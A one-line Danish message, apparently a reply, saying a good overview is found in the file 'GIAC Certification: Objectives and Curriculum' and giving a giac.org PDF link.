Der findes en god oversigt i filen GIAC Certification: Objectives and Curriculum

http://www.giac.org/overview/brief.pdf